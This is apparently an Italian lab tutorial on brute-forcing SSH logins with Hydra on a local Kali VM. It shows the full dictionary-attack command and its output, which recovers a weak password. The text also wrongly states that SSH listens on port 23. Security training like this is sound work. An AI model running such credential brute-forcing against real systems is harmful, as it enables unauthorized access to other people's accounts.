

Password cracking con Hydra

3-2-2023

Nell'immagine sotto vediamo come creare un nuovo profilo su Kali e successivamente attivare il demone SSH in ascolto sulla porta 23, si tratta di un servizio di shell remota che richiede un sistema di autenticazione per accedere e cripta le connessioni in entrata e uscita, questo lo rende più sicuro del padre Telnet che lavorava con dati in chiaro e senza necessariamente bisogno di accedere con nome utente e password.
Con i dati giusti possiamo accedere al terminale da un altro profilo.



Come prima attiviamo il servizio e tentiamo di connetterci alla shell, ma questa volta con l'utilizzo di un tool modulare chiamato Hydra, e anche qui avendo la combinazione di autenticazione corretta è facile accedere.



In una situazione reale è più probabile che ci si trovi nella situazione di non conoscere i dati di accesso, quindi se il nostro compito è quello di scoprirli possiamo avvalerci della funzionalità di Hydra di prendere come input delle liste di dati, in questo caso una di nomi utente e l'altra di password comuni, ovviamente come ogni altro metodo basato sua attacchi a dizionario la sua efficacia è inversamente proporzionata alla complessità della password in questione.

```
┌──(kali㉿kali)-[/usr/share/seclists/Passwords]
└─$ hydra -L user.txt -P 500-worst-passwords.txt 10.0.2.15 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 09:30:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 998 login tries (l:2/p:499), ~63 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[STATUS] 111.00 tries/min, 111 tries in 00:01h, 893 to do in 00:09h, 10 active
[STATUS] 73.67 tries/min, 221 tries in 00:03h, 783 to do in 00:11h, 10 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
^[[A[STATUS] 67.29 tries/min, 471 tries in 00:07h, 533 to do in 00:08h, 10 active
[22][ssh] host: 10.0.2.15   login: test_user   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-02 09:38:13
```

Per mostrare le varie potenzialità di Hydra ripropongo l'esempio di prima ma cambiando porta e servizio per dimostrare l'efficacia di questo tool e l'inefficacia di password deboli in qualsiasi caso.